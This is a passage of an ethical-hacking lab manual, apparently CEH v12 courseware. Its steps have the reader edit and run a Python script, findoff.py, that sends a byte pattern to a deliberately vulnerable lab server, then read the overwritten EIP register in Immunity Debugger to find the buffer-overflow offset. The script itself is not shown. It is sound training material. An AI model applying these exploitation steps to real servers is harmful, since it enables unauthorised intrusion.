


77. Now, switch back to the previously opened terminal window, type **pluma findoff.py**, and press **Enter**.



78. A Python script file appears; replace the code within inverted commas ("") in the **offset** variable with the copied code, as shown in the screenshot.


79. Press **Ctrl+S** to save the script file and close it.



80. In the **Terminal** window, type **chmod +x findoff.py** and press **Enter** to change the mode to execute the Python script.

81. Now, type **./findoff.py** and press **Enter** to run the Python script to send the generated random bytes to the vulnerable server.


> Note: When the above script is executed, it sends random bytes of data to the target vulnerable server, which causes a buffer overflow in the stack.



82. Click **CEHv12 Windows 11** switch to the **Windows 11** machine.

83. In the **Immunity Debugger** window, you can observe that the EIP register is overwritten with random bytes.

84. Note down the random bytes in the EIP and find the offset of those bytes.



85. CLick **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.

